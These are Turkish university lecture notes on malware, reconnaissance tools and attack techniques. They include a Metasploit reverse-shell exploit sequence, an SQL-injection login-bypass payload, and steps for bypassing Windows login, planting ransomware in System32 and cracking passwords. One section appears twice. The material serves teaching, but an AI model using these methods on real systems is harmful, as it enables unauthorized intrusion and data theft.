Necmettin Erbakan Üniversitesi

Bilgi Güvenliği
2022-2023 Güz Dönemi

Dr. Alperen Eroğlu
aeroglu@erbakan.edu.tr

Hafta-10

Kötü Amaçlı Yazılımlar, Siber Tehditler ve Saldırılar (DDOS Ataklar vb.) ve Analizi

https://enterprise.comodo.com/what-is-malware-software.php

https://www.accesssystems.com/blog/4-faces-of-malware-the-difference-between-viruses-trojans-spyware-ransomware

Hafta-10

- Siber Saldırılar ve Modelleri
  - Cyber Kill Chain
  - Mandiant Attack life Cycle

Hafta-10

- Siber Saldırıları Aşamaları
  - Keşif faaliyetleri
  - Sistemleri ele geçirme
  - Yayılma
  - Hak/yetki yükseltme

Hafta-10

- Keşif Faaliyetleri
  - İz Sürme (Footprinting)
  - Tarama (Scanning)
  - Listeleme (Enumeration)
  - Sosyal Mühendislik ile keşif
    - Çöp Karıştırma (Dumper Diving)
    - Sosyal medyayı kullanma
    - Pretexting (Sahte senaryolar üretme)
    - Yemleme-Oltalama (Phishing)
    - Voice Phishing (Vishing)
    - Hedefli Oltalama (Spear Phishing)
  - İnternet Üzerinde Veri Madenciliği
  - Keşif faaliyetleri gizleme

Hafta-10

İz Sürme (Footprinting)

- Hedef sisteme yapılacak saldırı öncesi hedefin bulunduğu ortam ve mimarisi hakkında bilgi toplama aşamasıdır.
- Sistemdeki zaafiyetler araştırılır, uzaktan erişim imkanları bulunur, portlar, servisler ve güvenlik ile ilgili bilgiler ele geçirilmeye çalışılır.
- Çeşitli yöntemler söz konusudur: Açık kaynak veya pasif bilgi toplama ve çöp karıştırma
- Web tarayıcısı yardımıyla saldırgan işletmenin DNS sunucusunun IP adresini, alan adını, tahsis edilen IP aralığını, irtibat için kullanılan e-mail, telefon ve adres bilgilerini ele geçirebilir. Aşağıdaki linkler bu amaçla kullanılabilir.

https://www.site24x7.com/

https://whois.domaintools.com/

https://get-site-ip.com/

Hafta-10

Tarama (Scanning)

- Fingerprinting den sonraki aşamadır ve daha aktif bir bilgi toplama söz konusudur.
- Tarama araçları kullanılır
- Açık olan portlara bakmak, ağ erişim noktalarına bakmak, port dinleyen uygulamalar ile çeşitli paketler yakalayabilir, ağın hangi mantıksal alanda olduğunu hatta hotların fiziksel adreslerininde bilgisine bazen erişerek ağ kapsamını belirlerler, ağda yer alan hostların işletim sistemleri belirlenir.

Hafta-10

Listeleme (Enumeration)

- Önceki iki aşamdan elde edilen bilgilerin listelenmesi işlemidir ve bu aşama bir ağ haritası çıkarmak için kullanılır.
- Listelemede kullanılan bazı yöntemler şu şekildedir: DNS sunucuları sorgulama, SNMP aygıtlarının listelenmesi, Host'un NetBIOS adının keşfedilmesi, geçersiz bir NetBIOS oturumu açılması, Active Directory gibi etki alanı dizinlerini analiz etme, İşletim sisteminin tespiti için önceki aşamalardan yararlanma

Hafta-10

- İz sürme, Tarama ve Listeleme Araçları
  - Nslookup
  - Netcraft
  - FOCA
  - Maltego
  - Nmap
  - Superscan
  - Metasploit
  - Snort
  - Cain ve Abel
  - GFI LANguard
  - Scanrand
  - Prismdump
  - Kismet
  - Nessus
- Paket Analizi
  - Wireshark
  - Tcpdump

Hafta-10

Nslookup

Windows ve Linux sistemlerde komut satırı olarak gelir. DNS sunucuya soru göndermeyi ve cevap almayı sağlayan bir araçtır. Bu bilgi IP adres aralığı, bulunulan network bilgisi ve bulunduğu IP aralığındaki diğer sistemlerin tespiti konularında yardımcı olur.

https://network-tools.com/nslookup/

Hafta-10

Netcraft

- Web siteleri hakkında detaylı bilgi veren bir kuruluştur.
- Web sunucusunun özellikleri, önceden kullanılan IP adresleri ve hedef sistemin en son ne zaman restart edildiği bilgilerini sunar.
- Web tarayınıza bir eklenti olarak yükleyebilir ve ziyaret ettiğiniz web sitesi hakkında ayrıntılı bilgi elde edebilirsiniz.

https://www.netcraft.com/

Hafta-10

FOCA (Fingerprinting Organizations with Collected Archieves)

- Taradığı dökumanlardaki üst verileri (metadata) ve gizli bilgileri bulan bir araçtır.
- Web sayfalarında bulunan bu dökümanlar indirilip analiz yapılabilir.
- MS Office, Open Office, PDF, Adobe In Design ve SVG dosyaları analiz edilebilir.

Hafta-10

Maltego

- JAVA tabanlı geliştirlmiş bir aktif ve pasif bilgi toplama aracı yazılımıdır.
- Farklı işletim sisitemlerinde çalışma yateneği vardır.
- Güvenlik ve zaafiyet testi yapan araştırmacıların en temel araçlarından biridir.
- Verileri ilişkilendirerek görsel bir analiz ortaya koyar.
- Alan adları, Whois bilgisi sorgulama, IP adresi veya bir ağın tespiti,
- Gelimiş kişi arama özelliği, E-posta adresi toplama ve kişiler ile ilişkilendirme, Web sayfaları ile kişileri ilişkilendirme, telefon, faks numaraları ile kişileri ilişkilendirme, soayal paylaşım ağları ile kişileri ilişkilendirme gibi birçok karmaşık bilgiyi tek bir ekranda ilişkisel olarak yansıtır.

Hafta-10

Nmap (Network Mapper)

- Gordon Lyon (Fyodor) tarafından ağ araştırmasında ve güvenlik denetlemerinde kullanılmak üzere geliştirilen ve C/C++ ve Python kullanılarak oluşturulan bir tarayıcıdır.
- Taranan ağın haritasını çıkarabilir, ağ makinelerinde çalışan servislerin durumlarını, işletim sistemlerini ve portların durumlarını gözlemleyebilirsiniz.
- Ağa bağlı herhangi bir bilgisayarın işletim sistemi, çalışan fiziksel aygıt tipleri, çalışma süresi, yazılımların hangi servisleri kullandığı, yazılım versiyonları, güvenlik duvarının var olup olmadığı, ağ kartının üreticisine ait bilgiler Nmap kullanılarak öğrenilebilir.

Hafta-10

Nmap (Network Mapper)

- Nmap UDP, TCP Connect, TCP SYN, ftp proxy, ICMP, FIN, ACK Sweep, Xmas Tree, SYN Sweep, IP Protocol, Null Scan, gibi port tarama türlerini destekler
- TCP/IP fingerprint ile işletim sistemi saptama, Paralel port tarama, çalışan servis tipi ve versyonu belirleme, uptime süresi belirleme
- Zenmap GUI desteği olan Nmap'in gelişmiş versiyonudur.
- GNU GPL lisansı ile dağıtılır.
- Desteklediği işletim sistemleri: Linux, Windows, FreeBSD, OpenBSD, Solaris, Sun Os, IRIX, Mac OS, HP-UX, Amiga

Hafta-10

Superscan

- Windows tabanlı özel bir yazılımdır ve IP aralığına dayalı port taraması yapabilir. TCP ve UDP taramalarını gerçekleştirebilir.

Hafta-10

Metasploit

- Linux tabanlı bir hacking ve sızma testi çerçevesidir.
- Sağlamış olduğu araçlar ile ethical hacking eğitimlerin tercih edilen bir yazılımdır.
- Android, Microsoft, Linux ve Solaris işletim sistemlerine karşı kullanılabiliecek birçok istismar ve veri yükünü sunmaktadır.

Hafta-10

Snort

- IP ağları için gerçek zamanlı trafik analizi yapabilen ve paket kaybedebilen açık kaynak kodlu bir sızma belirleme sistemidir.
- Protokol analizi, içerik araştırması gibi birçok inceleme yaparak saldırıları veya yoklamaları (tampon taşırma, gizli port taraması, CGI saldırıları, SMB yoklamaları, OS belirleme vb.) tespit edebilir.

https://www.snort.org/

Hafta-10

Cain&Abel

- Ağ yöneticileri, güvenlik uzmanları, ve geliştiricilerin kullanabileceği hedef ağda paket analizi yapma, ağdan şifre gibi bilgileri çekme, şifrelenmiş parolaları Brute Force ve Cryptanalysis metotları ile çözme gibi fonksyionlar barındırmaktadır.
- ARP Poison alanında yer alan yazılımlardan biridir.
- ARP Poisoning ile paket analizi yapılabilir ve şifrelenmiş veriler okunabilir.
- Microsoft işletim sistemleri için bir parola kırma aracıdır aynı zamanda.
- Linux işletim sistemleri için kullanılan versiyonu Dsniff programıdır.

Hafta-10

GFI LANguard

- Windows platformları için ücretli bir ağ güvenliği tarama aracıdır.
- Makinelerin hangi servis paketlerini kullandığı, eksik güvenlik yamaları, herkese açık paylaşımlar, açık portlar ve zayıf parolalar tespit edilebilir bilgiler arasında yer almaktadır.

Hafta-10

Scanrand

- Çoklu sorgu gönderebilen ve cevapları birleştirebilen bir yapısı söz konusudur bu yüzden hızlı bir tarama aracıdır.
- Toplu sorgu paketleri gönderilir birinci işlemde, ikinci işlem birinciden bağımsız olarak gelen cevapları toplar ve hash-tabanlı bir yöntem kullanarak taramadan gelen geçerli cevapları alır.
- Eski nesil tarama araçlarına göre daha hızlıdır.

Hafta-10

Aircrack-ng

- Kablosuz ağlarda tarama yapan ve özellikle güvenli ağların parolalarını kırmak amacıyla kullanılan yazılımdır.
- WEP, WPA, ve WPA2 ile güvenli hale getirilmiş ağların parolalarını kırmak mümkün olabilmektedir.

Hafta-10

Prisdump

- Linux için tasarlanmıştır ve sadece paket toplama aracı olarak kullanılır.
- Yakaladığı paketleri .pcap formatında saklar.

Hafta-10

Kismet

- Kablosuz ağ dinleyici (sniffer) ve saldırı tespit sitemidir.
- 802.11b, 802.11a, ve 802.11g'nin yer aldığı 802.11 protokolü 2. katmanı dinler.
- Dinleme yapabilecek herhangi bir kablosuz ağ kartı üzerinde çalışabilir.
- Grafik arayüzüne sahiptir.
- Ağ tarandığında ilgili ağın güvenli olup olmadığını tespit eder
- Güvenli ise şifrelemenin zayıf olup olmadığını tespit eder,
- Ekstra komutlar kullanarak kullanıcı tespit edilen ağın parolasını kırarak ağa girebilir.

https://www.kismetwireless.net/

Hafta-10

Nessus

- Uzaktan tarama aracı ve aynı zamanda en bilinen açık-zafiyet tarama araçlarından biridir.
- Client/Server yapısındadır
- Nessus Professional bir kuruma yönelik saldırı yüzeyinin küçültülmesine ve uyumluluğun garanti altına alınmasına yardımcı olurken
- Yüksek-hızlı varlık tespiti, yapılandırma denetimi, hedef ayrımlama, kötü niyetli yazılım tespiti ve hassas veri tespiti gibi özellikleri mevcuttur.
- İşletim sistemleri, ağ cihazları, gelecek nesil güvenlik duvarları, hypervisorler, veri tabanları, web sunucuları ve kritik altyapıların zafiyetlerin ve tehditlerin taratılmasında ön plana çıkmaktadır.

Hafta-10

Paket Analizi - Wireshark

https://www.wireshark.org/

- Ağ üzerindeki veri paketlerini yakalayarak okunabilir halde bu paketleri kullanıma sunan ve ayrıntılı inceleme yapılabilen bir programdır.
- İki modda çalışır: Ağ paket yakalama, ağ trafiğinin ayrıntılı izlenmesi
- Ağ üzerinde gönderilen yetkilendirme bilgilerinin bile elde edilebileceği bir araçtır.
- Açık kaynak bir yazılımdır.
- Wireshark kurulu olduğuı bilgisayarın yer aldığı ağda çalıştırılarak paket yakalama için işlem başlatılır.
- Yakalanan paketlerin analizi yapılırken örneğin bir web sitesine ait paket analizinde POST verileri süzülebilir. Bu veriler içerisinde herhangi biri seçilip TCP paketleri incelendiğinde hash edilmiş ya da açık olarak kullanıcı adı ve parola bilgileri görülebilir.
- WiFi şifresinin elde edilmesi için de kullanılabilir.
- Paket yakalama, paketlerin protokol bilgileri, farklı fomatlarda paketlerin analizi, filtreleme, ağ hakkında istatistiki bilgiler sunma ve paketlerin renklendirmlerle ayrıntılı incelenmesi

https://www.ktu.edu.tr/dosyalar/bilgisayar_4ccd2.pdf

Hafta-10

Paket Analizi - Tcpdump

- Sniffer olarak kullanılan ve ağ trafiğini izlemek amacıyla UNIX/Linux için kullanılan bir araçtır.
- Terminalde çalışan bir paket analizi programıdır.
- Bağlı bulunduğu bir ağ üzerinden iletilen veya alınan TCP/IP paketlerini yakalama ve gözlemleme olanağı sunar.
- Paket yakalamak için libcap kütüphanesini kullanır.
- Windows a uyarlanmış versiyonu WinDump olarak adalnadırılır ve libcap ise WinPcap kullanılır.

https://www.tcpdump.org/
https://bidb.itu.edu.tr/seyir-defteri/blog/2013/09/06/tcpdump-kullan%C4%B1m%C4%B1

Hafta-10 Sistemleri Ele Geçirme

Saldırının planlanabilmesi ve icra edilebilmesi için en önemli ihtiyaç olan detaylı bir keşif kapsamında kullanılan yöntem ve araçlar hakkında incelemelerimizi tamamladık. Şimdi hedef hakkında bilgi toplamanın ardından gerçek saldırının nasıl yapıldığı konusunu inceleyeceğiz. Bilgisayar sistemlerinin büyük çoğunluğunda Windows işletim sistemi kullanıldığı gerçeğinden hareketle, Linux tabanlı araçlar kullanarak özellikle Windows kullanan sistemlerin ele geçirilmesi üzerinde duracağız.

Saldırılarda, sızma testleri için geliştirilmiş Debian tabanlı özel bir Linux dağıtımı olan Kali Linux'u kullanacağız. Kali Linux bünyesinde sızma testi ile açık taraması için çok sayıda araç barındırır. Kali Linux gerek sızma testi yapanlar gerekse saldırganlar tarafından bir sistemi ele geçirmek için kullanılır.

Hedef olarak belirlenen sisteme yönelik her türlü keşif faaliyetini başarıyla tamamladığımızı varsayalım. Bir sonraki adım sistemin ele geçirilmesi için veri yükünün *(payload)* gönderilmesi olacaktır. Keşif faaliyeti kapsamında sistem hakkında tespit ettiğiniz açıkları istismar edebilecek bir veri yükü hazırlamak ve bulmak zorundasınız.[2]

Saldırı aracı olarak metasploit'i seçmemizin nedeni hackerlar ve sızma testi yapanların büyük çoğunluğunun bu aracı kullanıyor olmasıdır. İlave olarak gerek Kali Linux'te gerekse Backtrack Linux'te hazır yüklü olarak geldiğinden, bulması ve erişmesi de kolaydır. Her gün yeni yeni istismarlar çıktığından kullanıcıların çoğu metasploit'i çalıştırdıklarında güncelleme yaparlar.

Metasploit'i çalıştırdıktan sonra "**msfconsole**"komutu vererek konsolu açarız. Msfconsole, Metasploit Framework ile çalışırken kullanılabilecek en kararlı etkileşimli arayüzdür, grafik arayüzler gibi çok sayıda hata barındırmadığı için sistem ele geçirme işleminin yarıda kalması veya istenmeyen durumlara neden olmaz. Konsolda verilecek komutlar ve seçenek ayarlamaları ile tüm özelliklere eksiksiz erişim sunmaktadır. Saldırganlar tarafından keşif faaliyeti kapsamında anlattığımız tarama araçları kullanılarak tespit edilen birçok açığa karşı kullanılabilecek çok sayıda istismar *(exploit)* ve veri yükü *(payload)* "**msfconsole**" deposunda yer alır. Özellikle aranan istismarları bulabilmek için metasploit içerisinde bir arama fonksiyonu da vardır.

Kullanılacak istismar bulunduktan sonra yapılması gereken tek şey komutu ve istismarın kullanılacağı yeri yazmaktır. Bu komut verildikten sonra konsol sizden IP adresi ve port numarasını girmenizi ister.

windows/meterpreter/Name_of_payload

Aşağıdaki örnekte hedefin Microsoft SQL sunucusunun yönetici parolası açığı ile ele geçirilmesi ve TCP port 80 ile denetmen sistemine bir yetkisiz erişim bağlantısı sunması aktarılmıştır. Örnekte hedefe yüklenecek Payload **(windows/meterpreter/reverse_tcp)** olarak Meterpreter seçilmiştir, ters bağlantıyı destekleyen Payloadların ismi **reverse** kelimesini içermektedir. Hedefin, denetmen sistemine bağlanabilmesi için Payload hazırlanırken kullanılacak bilgiler ise **LHOST** ve **LPORT** parametreleridir. Denetmen sisteminin IP adresi (192.168.1.11) **LHOST** değişkenine, denetmen sisteminde dinlenecek port numarası da (TCP port 80) **LPORT** değişkenine atanır ve bağlantı sağlanır.

```
msf exploit(mssql_payload) > set PAYLOAD windows/meterpreter/
reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(mssql_payload) > set LHOST 192.168.1.11
LHOST => 192.168.1.11
msf exploit(mssql_payload) > set LPORT 80
LPORT => 80
msf exploit(mssql_payload) > exploit
```

Metasploit çerçevesi hakkında *https://www.metasploit.com/* web adresinden ayrıntılı bilgi alabilirsiniz.

Hafta-10

- İşletim sistemini ele geçirme
  - Konboot veya Hiren Boot CD kullanarak
  - Linux Live CD kullanarak
  - Önceden Yüklenmiş uygulamalar ile
  - Ophcrack Kullanarak
  - Uzak bir sistemi ele geçirme
  - Web tabanlı sistemleri ele geçirme

Konboot veya Hiren Boot CD kullanarak

Konboot veya Hiren Boot CD ile Sistemleri Ele Geçirme

Saldırı Windows'un login özelliğini istismar etmek suretiyle herhangi birinin açılışta-ki parola talebini bypass etmesine olanak sağlar. Bu amaçla kullanılan birçok araç olsa da en popüler olanları Konboot *(http://www.piotrbania.com/all/kon-boot/)* ve Hiren Boot'tur *(http://www.hirensbootcd.org/)*. Aynı amaçla ve hemen hemen aynı şekilde kullanılan iki araç kullanıcının fiziksel olarak hedef bilgisayara erişimini ge-

rektirir. Saldırganın tek yapması gereken bilgisayarı yeniden başlatırken normal Win-dows açılışı yerine Konboot veya Hiren Boot'un yer aldığı CD veya USB bellekten başlatmaktır. Tabi ki, CD veya USB bellekten başlatabilmek için BIOS üzerinden boot sırasını değiştirmeyi unutmamak gerekiyor. Bu şekilde Windows'un login ekranı bypass edilerek doğrudan masaüstü görünüme geçilir.

Bu noktadan sonra saldırgan bilgisayar üzerinde istediğini yapabilir. Dosya kopya-layabilir, parola değiştirebilir, tuş kaydediciler, arka kapılar veya zararlı yazılım yük-leyebilir ya da başka bir sunucuya bu bilgisayar üzerinde bağlanabilir. Bu şekilde, saldırgan ele geçirdiği bilgisayardan hareketle ağdaki diğer sistemlere de erişebilir. Şekil 17'de Konboot'un açılış ekranı sunulmuştur.

Hafta-10 Linux Live CD kullanarak

Linux Live CD ile Sistemleri Ele Geçirme

Önceki kısımda anlattığımız Windows kimlik denetimini bypass ettiğimiz araçların ücretsiz sürümleri, Windows'un son sürümlerinde etkili olamıyor. Ancak, Windows işletim sistemi kullanan bir bilgisayardan kimlik denetimini baypas etmeye gerek kalmadan dosyaları çalmanın daha basit ve ucuz bir yolu daha var. Linux Live CD ile Windows işletim sistemli bilgisayardaki tüm dosyalara ulaşmak mümkündür. Saldır-

ganın bunun için sahip olması gereken tek şey Ubuntu Desktop'tur. Saldırgan bootable *(çalıştırılabilir)* Linux Desktop imajı içeren CD veya USB bellek kullanıp, boot sırasını değiştirerek CD veya USB'den bilgisayarı başlatmalıdır. Ardından "**Install Ubuntu**" yerine "**Try Ubuntu**" opsiyonunu seçmeli ve Linux Live CD ile Ubuntu Desktop'ı başlatmalıdır. Ana dizinde "**Devices**" klasörü altında bütün Windows dosyaları görüntülenebilecektir. Saldırgan bu dosyalar üzerinde istediği işlemi yapabilecektir. Hard disk şifrelenmemiş ise tüm kullanıcı dosyaları açık metinler hâlinde gösterilecektir. Bu basit saldırı yönteminde bile birçok bilgi çalınabilir. Bu yöntemin diğer güzel bir tarafı ise Windows'un yapılan bu faaliyetlerin hiçbirisi için herhangi bir log kaydı tutmamasıdır.

Hafta-10 Önceden Yüklenmiş uygulamalar ile

Önceden Yüklenmiş Uygulamalarla Sistemleri Ele Geçirme

Linux Live CD ya da Konboot veya Hiren Boot CD ile Windows kimlik denetimini baypas edip dosyaların yer aldığı dizinlere ulaştıktan sonra saldırganlar tarafından dosya kopyalama veya silmeye ilave olarak yapılabilecek başka bir işlem orijinal Windows dosyalarını fidye yazılımı, Truva atı veya virüs gibi zararlı yazılımlarla değiştirmektir. Saldırgan dosyalara eriştikten sonra **System32** klasöründeki orijinal Windows dosyalarını değiştirebilir. Örneğin, büyüteç fonksiyonunu ele alalım. System32 klasöründe **magnify.exe** *(büyüteç)* ismiyle yer alan dosya kullanıcı tarafından resim veya metinlere büyüteç yardımıyla ayrıntılı bakmayı sağlıyor. Saldırgan **magnify.exe** yerine aynı isimli bir fidye yazılımı koyabilir. Büyüteç çalıştırıldığında dosyaları şifrelenen kullanıcı, neden, nasıl veya neyin dosyalarını şifrelediğini anlayamaz.

Hafta-10 Ophcrack Kullanarak

Ophcrack Kullanarak Sistemleri Ele Geçirme

Bu teknik Konboot veya Hiren Boot ile benzer şekilde Windows tabanlı bilgisayarları ele geçirirken kullanılır. Bu nedenle de saldırganın hedef bilgisayara fiziksel olarak erişimi gerekir. Şimdiye kadar açıkladığımız üç saldırı tekniği, dışarıdan gelecek saldırılar kadar kurum içinden gelebilecek içerideki Brütüslere de dikkat etmemiz gerektiğini bize hatırlatıyor. Bu teknikte ücretsiz olarak temin edilebilen ve Windows parolaları kurtarmaya yarayan Ophcrack isimli uygulama kullanılır. Ophcrack ücretsiz olsa da, Konboot ve Hiren Boot'un ücretli sürümleri kadar etkilidir. Saldırganın yapması gereken tek şey Ophcrack uygulamasını bootable bir CD veya USB belleğe yerleştirmek ve ardından Ophcrack ile bilgisayarı başlatmaktır. Ophcrack Şekil 18'de de gösterildiği gibi Windows'ta hash değeri olarak depolanan kullanıcı bazında istenilen parolaları kurtarır. Karmaşık olmayan parolaların kurtarılması bir dakikadan az zaman almaktadır. Karmaşık ve uzun olsa da Ophcrack parolaları kurtarmaktadır.

Hafta-10 Uzak bir sistemi ele geçirme

Uzak Bir Sistemi Ele Geçirme

Anlattığımız ilk dört saldırıda, saldırganın fiziksel olarak sisteme erişimi gerekliydi. Ancak, saldırganların her zaman bilgisayarlara erişim lüksü olmayacaktır. Bazı işletmelerde bilişim sistemlerine yönelik fiziksel tedbirler üst düzeydedir ve saldırgan içerideki Brütüs dahi olsa saldırı imkânına sahip olmayabilir. Bu nedenle sistemleri uzaktan ele geçirmek *(remote compromise)* önemlidir. Uzaktan ele geçirme için iki hacking aracı ve bir teknik gerekmektedir. Kullanılacak teknik sosyal mühendisliktir. Saldırganların sosyal mühendislik yöntemleri ile hedeflerinden hassas bilgileri nasıl elde ettiklerini daha önce açıklamıştık. Kullanılacak hacking araçlarından ilki, önceki bölümde Keşif Araçları başlığı altında anlattığımız ağ tarama araçlarından biri, örneğin Nessus, olabilir. Sistemi ele geçirmek için kullanılacak son araç ise Metasploit'tir. Sosyal mühendislik yöntemleriyle hedef IP adresi tespit edildikten sonra, Nessus ile hedefteki açıklar tespit edilir. Son olarak Metasploit ile istismar işlemi yapılır. Gerek sosyal mühendislik gerekse ağ tarayıcıları ve Metasploit konuları önceden açıklandığından burada tekrar ayrıntıya girmeyeceğiz.[2]

Yukarıda anlatılan yönteme alternatif olarak Windows uzak masaüstü *(remote desktop)* bağlantısı özelliği kullanılabilir. Ancak, bunun kullanılabilmesi için saldırganın o ağda daha önceden ele geçirmiş olduğu bir makine olmalıdır. Windows işletim sistemini ele geçirme kapsamında yukarıda anlattığımız yöntemlerden herhangi biri kullanılarak, uzak masaüstü bağlantısına erişim sağlanır. Uzak masaüstü bağlantısı

Hafta-10 Uzak bir sistemi ele geçirme

Uzak Bir Sistemi Ele Geçirme

Anlattığımız ilk dört saldırıda, saldırganın fiziksel olarak sisteme erişimi gerekliydi. Ancak, saldırganların her zaman bilgisayarlara erişim lüksü olmayacaktır. Bazı işletmelerde bilişim sistemlerine yönelik fiziksel tedbirler üst düzeydedir ve saldırgan içerideki Brütüs dahi olsa saldırı imkânına sahip olmayabilir. Bu nedenle sistemleri uzaktan ele geçirmek *(remote compromise)* önemlidir. Uzaktan ele geçirme için iki hacking aracı ve bir teknik gerekmektedir. Kullanılacak teknik sosyal mühendisliktir. Saldırganların sosyal mühendislik yöntemleri ile hedeflerinden hassas bilgileri nasıl elde ettiklerini daha önce açıklamıştık. Kullanılacak hacking araçlarından ilki, önceki bölümde Keşif Araçları başlığı altında anlattığımız ağ tarama araçlarından biri, örneğin Nessus, olabilir. Sistemi ele geçirmek için kullanılacak son araç ise Metasploit'tir. Sosyal mühendislik yöntemleriyle hedef IP adresi tespit edildikten sonra, Nessus ile hedefteki açıklar tespit edilir. Son olarak Metasploit ile istismar işlemi yapılır. Gerek sosyal mühendislik gerekse ağ tarayıcıları ve Metasploit konuları önceden açıklandığından burada tekrar ayrıntıya girmeyeceğiz.[2]

Yukarıda anlatılan yönteme alternatif olarak Windows uzak masaüstü *(remote desktop)* bağlantısı özelliği kullanılabilir. Ancak, bunun kullanılabilmesi için saldırganın o ağda daha önceden ele geçirmiş olduğu bir makine olmalıdır. Windows işletim sistemini ele geçirme kapsamında yukarıda anlattığımız yöntemlerden herhangi biri kullanılarak, uzak masaüstü bağlantısına erişim sağlanır. Uzak masaüstü bağlantısı

Hafta-10 Web tabanlı sistemleri ele geçirme

Web uygulamaları genel olarak web kullanıcısından parametreler alır ve veri tabanına SQL sorguları yaparlar. Örneğin, bir kullanıcı oturum açarken, web sayfası kullanıcının girdiği kullanıcı adı ve şifreyi alarak geçerli olup olmadığını kontrol için SQL veri tabanını sorgular. Girilen kullanıcı verisine SQL ifadeleri gömülmesi suretiyle SQL aşılama (*injection*) yapılır. Girilen veri içeriği uygulama içerisinde filtrelenmiyorsa *(Input Validation)* beklenmedik bir şekilde uygulamanın hata vermeden çalıştığı görülür. Olayı bir örnekle açıklamaya çalışalım.

SQL kullanan bir siteye kullanıcı adı "sanane" ve parola "12345" kullanarak girdiğinizi varsayalım. Bu iki bilgiyi yazıp, giriş tuşuna bastığınızda web sitesinin yazılımı veri tabanına aşağıdaki sorguyu gönderecektir.

```
SELECT * FROM kullanicilar WHERE isim='sanane' AND parola='12345'
```

Sorguya verilecek cevaba göre girişinize izin verilecek veya verilmeyecektir. Kullanıcı adı ve parola alanlarına ' OR 1=1 --' yazdığımızda web sitesinin yazılımı veri tabanına göndereceği sorgu aşağıdaki şekilde olacaktır.

```
SELECT * FROM kullanicilar WHERE isim='' OR 1=1 --' AND parola='' OR
1=1 --'
```

Hafta-10 Web tabanlı sistemleri ele geçirme

Bu sorgu neticesinde; eğer yazılım girdileri filtreliyorsa SQL aşılamayı engelleyip girişe izin vermeyecek, filtrelemiyorsa kullanıcı adı ve parolayı doğru zannedip girişe izin verecektir. Bunun nedeni 'OR 1=1 -- tabirinin SQL dilinde her zaman olumlu sonuç *(true)* döndürmesidir. SQL bütün kayıtları listeleyecek ve yazılım doğru giriş yapıldı zannedecektir. "' OR 1=1 --" ifadesi, önceki koşul gerçekleşmese bile *(OR)*, 1=1 gerçekleşiyorsa true döndür ve sorgunun geri kalanını dikkate alma demektir*(-- yorum anlamına gelir ve sorgunun kalanı yorum gibi algılanır)*.

Hafta-10 Kırık Kimlik Dorğulama

Kırık Kimlik Doğrulama *(broken authentication)* saldırısı, internet kafelerde olduğu gibi insanlar tarafından ortak olarak kullanılan bilgisayarlarda yapılan bir saldırı türüdür. Bilindiği üzere, kullanıcı herhangi bir web sitesinde oturum açtığında bilgisayar üzerinde çerezler depolanır. Tarayıcıdan çıkarken, oturum açılan *(log in)* hesapta normal bir şekilde oturum kapatılmazsa *(log out)* bilgisayar tarayıcı o oturumla ilgili çerezleri silmez. Saldırganın burada yapması gereken çok fazla bir şey yoktur, sadece tarayıcı geçmişinden oturum açılan hesabın olduğu sayfayı açıp oturuma ait bilgileri çalabilir.

Hafta-10 DDOS saldırısı

DDoS saldırıları genellikle büyük şirket veya kurumlara karşı yapılmaktadır. Önceki bölümlerde de belirttiğimiz gibi artan tehdit ortamına paralel olarak birçok bilgisayar veya IoT cihazı zararlı yazılımlar *(malware)* kullanılarak saldırganlar tarafından ele geçirilmiştir. Saldırganlar bu bilgisayarlar ve IoT cihazlarında oluşan botnetlere geçmişe oranla daha fazla erişim sağlayabilmektedirler. Botnet'teki her bir cihaz, kontrolü elinde tutan kişi için çalışan bir ajana dönüşüyor. Bu ajanlarla saldırganlar arasında iletişimi sağlamak için denetimci *(handler)* dediğimiz bir bilgisayar grubu daha vardır. Saldırganlar icra edecekleri saldırıların kapsam ve boyutunu büyütebilmek için Botnet ağlarındaki her birini bot ismiyle tanımladığımız cihazların sayısını mümkün olduğunca arttırmaya çalışırlar.

DDoS saldırısını gerçekleştirmek için saldırgan denetimciye bütün ajanlara belirlediği IP adresinde talepler *(requests)* göndermesi talimatını verir. Bu IP adresinin bir web sitesine ait olduğunu düşünelim. Web sitesine gelen talepler sitenin kapasitesini aşacak noktaya geldiğinde site hizmet veremez hâle gelir. DDoS saldırısının amacı, web sitesini hizmet veremez hâle getirmek ya da veri çalmak gibi başka bir suçu gizlemek için dikkat dağıtmaktır.

Hafta-10 Siteler arası betik çalıştırma (xss)

Siteler arası betik çalıştırma *(Cross-Site Scripting-XSS)*, web sayfalarındaki veri giriş alanlarına girilen verilerin gerekli filtrelemelerden geçmemesi sonucu sayfada HTML veya javascript kodlarının çalıştırılmasıdır. XSS esas olarak saldırganın başka bir kullanıcının tarayıcısında zararlı javascript kod çalıştırmasına imkân sağlayan bir kod enjeksiyon *(injection)* saldırısıdır.[10]

Herhangi bir web sayfasında oturum açarken "beni anımsa" gibi bir seçenek sunulur ve bu tercih edildiğinde sistem tarafından bilgisayarınızda çerez *(cookie)* diye tabir ettiğimiz küçük metin dosyaları saklanır. Bu şekilde o web sitesini tekrar ziyaret ettiğinizde kullanıcı adı ve parola sormadan login olabilirsiniz. Siteler arası betik çalıştırma (XSS) saldırısında bahse konu çerezler çalınıp hesabınız ele geçirilir.

XSS saldırısında, saldırgan kurbanın ziyaret ettiği web sitesindeki açığı kullanarak, web sitesinin ziyaretçinin tarayıcısına javascript kodunu göndermesini sağlar. Kurbanın tarayıcısında zararlı javascript kodu ziyaret edilen web sitesinin doğal bir parçası gibi görünür ve böylece web sitesi kasıtsız olarak saldırganın suç ortağı gibi

hizmet eder.

Kurbanın tarayıcısında saldırganın zararlı javascript kodunu çalıştırabilmesinin yegâne yolu kurban tarafından ziyaret edilen web sitesindeki sayfalardan birine bu kodu enjekte etmektir. Bunu yapabilmesi için web sitesinin sayfalarında kullanıcının doğrudan veri girdisi yapması gerekir. Saldırgan web sitesine kurbanın tarayıcısı tarafından kod olarak algılanacak bir karakter dizisi *(string)* enjekte eder. Açıklamalar biraz havada kalmış gibi gözükse de, aşağıda vereceğimiz örnekle konunun daha iyi anlaşılabileceğini düşünüyoruz.

